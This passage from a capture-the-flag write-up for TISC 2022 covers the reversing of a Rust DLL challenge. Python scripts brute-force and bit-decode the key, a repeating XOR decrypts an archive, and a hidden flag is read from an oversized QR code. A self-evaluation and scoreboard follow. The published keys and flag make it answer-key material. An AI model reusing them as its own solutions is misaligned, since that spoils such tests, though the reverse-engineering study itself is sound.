.text:000000018009CFEF 000 punpcklbw xmm0, xmm0
.text:000000018009CFF3 000 pshuflw xmm0, xmm0, 0D4h ; 'Ô'
.text:000000018009CFF8 000 pshufd   xmm0, xmm0, 0D4h ; 'Ô'
.text:000000018009CFFD 000 pand     xmm0, xmm3
.text:000000018009D001 000 paddq    xmm0, xmm4
.text:000000018009D005 000 pcmpgtb xmm1, xmm2
.text:000000018009D009 000 punpcklbw xmm1, xmm1
.text:000000018009D00D 000 pshuflw xmm1, xmm1, 0D4h ; 'Ô'
.text:000000018009D012 000 pshufd   xmm1, xmm1, 0D4h ; 'Ô'
.text:000000018009D017 000 pand     xmm1, xmm3
.text:000000018009D01B 000 paddq    xmm1, xmm5
.text:000000018009D01F 000 add      r11, 8
.text:000000018009D023 000 add      r10, 0FFFFFFFFFFFFFFFEh
.text:000000018009D027 000 jnz      loc_18009CF90
```




After a few hours of static analysis (I didn't want to have to pick up dynamic analysis, especially for Rust and/or dlls, although I'm not sure it would have been useful anyways ☹), I gathered the following constraints on the input:

```
let vi be the code-point representation of the ith unicode character in the input

assert:
v1 = ?
v0 = (v1/2)+8
v2 = v1+2
v3 = (3*v2)/4-38
v4 = (((v3^2)-1001)/5)-165
v5 = v4+1
v6 = (v5/5)+10
v7 = v6
```

Additionally, the function checks at the very beginning whether our input is 9 UTF-8 characters long. This was strange, because I had only gathered constraints on 8 inputs, and they looked parameterized…

I wrote a little script in Python to brute-force possible values for v1 which returned valid values for the remaining code-points, but there were too many of them… and most of them looked like this:



I remembered from earlier in level 5A that Rust seemed to like dealing with UTF-8 strings, even if the input was really just ASCII. Working on a hunch, I filtered out only those strings that contained printable ASCII characters:

```
def compute(v1):
    v0 = (v1//2)+8
    v2 = v1+2
    v3 = ((3*v2)//4)-38
    v4 = ((pow(v3,2,pow(2,32))-1001)//5)-165
    v5 = v4+1
    v6 = (v5//5)+10
    return (v0,v1,v2,v3,v4,v5,v6,v6)

def check(t):
    for x in t:
        if x < 33 or x > 126:
##          if x < 0 or x >= 0x110000:
            return False
    return True

def convert(i):
    r = ""
    for x in compute(i):
        r += chr(x)
    return r

for i in range(pow(2,21)):
    if check(compute(i)):
        print(convert(i))
    if i % 100000 == 0:
        print(i)
```

This returned just two results, "Art1st!!" and "Asu1st!!".

At this point, I was a bit stumped. Why were there two solutions? And why was the program expecting 9 characters but only giving me constraints for 8 of them? Was it erroneously making room for a null terminating or newline character as a by-product of reading from stdin which, as far as I could tell from my testing, wasn't actually getting passed to it? Or was I expected to brute force this final character? 8 bytes is a nice key length, and it seemed weird to have a 9th one.

Furthermore, I still didn't know what algorithm was used to encrypt the file provided, and testing out both solutions with various decryption routines available on CyberChef either returned garbage, or just flat out didn't work.

So I asked if this was intentional:

Hi Yi Kai,

On another note, do note that the keys should be solved sequentially, which might help you decipher the correct partial key from the .dll.

Regards,

The InfoSecurity Challenge (TISC) Organising Team

Hmm… maybe there was more to that first part than I initially assumed. But how would they hide part of the key in here?

```
if n3 + n5 + n1 + n2 + n4 < 514 { rc = rc + 1 }
if n2 + n1 + n4 + n5 + n3 < 1409 { rc = rc + 1 }
if n5 + n3 + n1 + n4 + n2 < 1677 { rc = rc + 1 }
if n2 + n3 + n4 + n5 + n1 < 177 { rc = rc + 1 }
if n1 + n3 + n5 + n2 + n4 < 1641 { rc = rc + 1 }
if n5 + n3 + n2 + n1 + n4 < 138 { rc = rc + 1 }
if n5 + n3 + n4 + n1 + n2 < 1504 { rc = rc + 1 }
if n4 + n2 + n1 + n5 + n3 < 1915 { rc = rc + 1 }

if n3 + n5 + n2 + n4 + n1 < 237 { rc = rc + 2 }
if n5 + n2 + n4 + n1 + n3 < 1991 { rc = rc + 2 }
if n5 + n2 + n1 + n4 + n3 < 1630 { rc = rc + 2 }
if n1 + n3 + n2 + n5 + n4 < 518 { rc = rc + 2 }
if n2 + n5 + n3 + n4 + n1 < 303 { rc = rc + 2 }
if n1 + n3 + n5 + n4 + n2 < 1728 { rc = rc + 2 }
if n3 + n1 + n5 + n2 + n4 < 480 { rc = rc + 2 }
if n5 + n2 + n1 + n4 + n3 < 1373 { rc = rc + 2 }

if n1 + n2 + n3 + n5 + n4 < 468 { rc = rc + 3 }
if n1 + n2 + n3 + n4 + n5 < 1717 { rc = rc + 3 }
if n2 + n4 + n1 + n3 + n5 < 1119 { rc = rc + 3 }
if n2 + n3 + n5 + n1 + n4 < 1979 { rc = rc + 3 }
if n3 + n2 + n4 + n5 + n1 < 1938 { rc = rc + 3 }
if n3 + n5 + n1 + n2 + n4 < 429 { rc = rc + 3 }
if n1 + n4 + n2 + n3 + n5 < 355 { rc = rc + 3 }
if n1 + n2 + n3 + n5 + n4 < 1698 { rc = rc + 3 }
```

Looking at the conditionals again, I noticed that they were conveniently grouped into chunks of 8. If I was looking for some kind of ASCII string, maybe the individual bits themselves were encoded within whether the conditional returned true or false?

Since printable characters always have a most significant bit of 0, I scrolled up and down checking for the first conditional of each chunk. Sure enough, all of them checked whether the sum was less than (some value smaller than 540), which was always false.

So I wrote a Python script to test my hypothesis:

```python
f = open("raw.txt","r")
r = []
##for line in f:
##    x = line.split("<")[1][1:].split(" ")
##    bound = int(x[0])
##    increment = int(x[-2])
##    r += [[bound, increment]]
##r.sort(reverse=True)
##count = 0
##for i in range(len(r)):
##    count += r[i][1]
##    r[i][1] = count
##print(r)

# 540 <= x < 1059

r = ""
count = 0
temp = 0

for line in f:
    temp *= 2
    x = line.split("<")[1][1:].split(" ")
    bound = int(x[0])
    if 540 < bound:
        temp += 1
    count += 1
    if count == 8:
        count = 0
        r += chr(temp)
        temp = 0
print(r)
```

```
= RESTART: C:\Users\Cho
k1.py
key{th3_gR34t_E5c4p3_
```

So the key I was looking for was probably “key{th3_gR34t_E5c4p3_Art1st!!}” (with the last character inferred presumably meant to be inferred; the organisers hinted to me that that was what it should have been). But what encryption algorithm was being used?

First, I stole a script from online which exhaustively ran the password and encrypted file through all possible cipher decryption routines available in OpenSSL. This didn’t return anything useful.


Then I looked at the encrypted file in a hex editor and noticed something odd:

```
0003A0E0   9F 0B 06 B1 E5 06 DA 93 5C 41 A5 A7 32 73 7E 21   Ÿ..±å.Ú“\A¥§2s~!
0003A0F0   21 7D 6B 65 79 7B 74 68 33 5F D1 D3 33 34 74 5F   !}key{th3_ÑÓ34t_
0003A100   2A 40 17 44 05 47 71 31 1C 13 61 38 71 27 21 7D   *@.D.Gq1..a8q'!}
0003A110   6B 65 78 7B 75 68 0B 5F 67 52 E1 94 77 5F 45 35   kex{uh._gRá”w_E5
```

Here at the end of the file, a fragment of the key had appeared. Even further on, at exactly one key-length away from this, was something else that looked suspiciously similar to, but wasn’t quite, the start of the key.

Could it be a simple XOR with a repeating keyword?

I dumped the file into CyberChef with the key and sure enough, an archive fell out.



The only file inside the archive was this rather oversized QR code:

Scanning the QR code with my phone got me rickrolled. But more importantly, a simple video link like that shouldn't require such a large QR code. Surely there was something else being hidden inside?

I tried using an online decoder to dump the raw bytes being encoded in the QR code, but my first attempt didn't work. Looking again, this was probably because the image's colours were actually inverted.

So I inverted the colours a second time and ran it through the QR decoder at https://zxing.org/w/decode.jspx:

Decode Succeeded

Raw text	https://www.youtube.com/watch?v=ub82Xb1C8os���Á�Á�Á�Á�TISC{I_4m_b3tT3r_tH4n_M1ch431_sc0F13lD_eed49e44d99fd61007a80af6a777af41a1c4f0a8}�

And there it is.

9. PalindromeOS

>android

I was expecting there to be an Android challenge, but oh well.


I briefly considered giving it a shot but decided it wasn't worth the effort given the remaining time I had left when I couldn't even figure out how to get the kernel image running on an AVD. I have zero Android knowledge so it would probably be better for me to follow along with someone else's writeup so that I can at least get the fundamentals down for the next time.

Evaluation

At the end of the day, I'm fairly happy with my performance. Some thoughts:

- I could have had way more time to attempt the last few challenges if I hadn't wasted a whole week on level 7, and that could really have boosted my chances and motivation to continue further on. But the fact that I didn't give up and ultimately managed to come back and solve it is something I'm pretty pleased about.
- I had a lot less time to dedicate to the competition this year, given the return of in-person classes and the fact that this year's TISC occurred near the start of the semester, coinciding almost exactly with the release of many Project 1's and Assignment 1's from my various modules which I had to juggle. Even factoring this (and the massive time-sink level 7 was for me) into account, I was still able to do fairly well, so I would like to think my CTF skills have improved slightly.
- There is still lots of room for improvement!
    - The biggest issue I noticed this year is that I tend to work hard, not smart. I went down many rabbit holes and would often persist on doing things the slow and tedious way (e.g. manually reversing level 5 for a few days…) instead of looking for alternative methods right off the bat. This made some of my solves take significantly longer than I guess they should have.
    - I need to learn useful tools such as Angr (although I'm not sure how useful they would have been in against this year's RE challenges), as well as eventually overcome my phobia of Android challenges.
- I should probably participate in more entry/intermediate-level CTFs for fun just to keep myself sharp. In between last year's and this year's competition I really only played the Greyhats WelcomeCTF to snag some freebies, so I guess I could have really gained a lot more experience if I had made more of an effort to do so.

Challenge	Level	Points	Solved At
Welcome to TISC 2022!	LEVEL 0	0	August 26th 2022, 09:03:17 pm
Slay The Dragon	LEVEL 1	0	August 26th 2022, 10:07:08 pm
Leaky Matrices	LEVEL 2	0	August 26th 2022, 11:26:00 pm
PATIENTO - Part 1	LEVEL 3	0	August 27th 2022, 12:00:34 am
PATIENTO - Part 2	LEVEL 3	0	August 27th 2022, 07:27:39 pm
4A - One Knock Away	LEVEL 4	0	August 28th 2022, 11:30:37 pm
5A - Morbed, Morphed, Morbed	LEVEL 5	0	August 31st 2022, 02:56:22 pm
Pwnlindrome	LEVEL 6	0	September 1st 2022, 07:11:19 pm
Challendar	LEVEL 7	0	September 9th 2022, 05:00:37 pm
PALINDROME Vault	LEVEL 8	0	September 10th 2022, 12:45:07 pm



Rank	Name	Score	Latest Solve
1	quickly_closing_crane_JwCsnkwj	900	20 hours ago
2	factually_fine_snail_sRfsTDYI	900	20 hours ago
3	equally_strong_mako_SlpdfPrH	900	7 hours ago
4	needlessly_enabled_dodo_fOHdhOdE	800	a day ago
5	nationally_still_toad_QPJOcQVR	600	13 days ago
6	brightly_safe_bug_FQgxyyPO	600	11 days ago
7	badly_honest_mastodon_ekOSOqZN	600	9 days ago
8	severely_welcome_dassie_RWIPxQbu	600	3 days ago
9	hideously_special_stingray_ZTJYtiJB	600	18 hours ago
10	painfully_enhanced_seahorse_IEGSLXFE	600	an hour ago

Conclusion

Thank you to CSIT, for organising this competition. Every year, my life gets taken over, my sanity dips and my stress levels spike for two weeks as I ponder how to solve the seemingly impossible challenges thrown at me. But I learn a lot of cool tricks every year, so it's alright.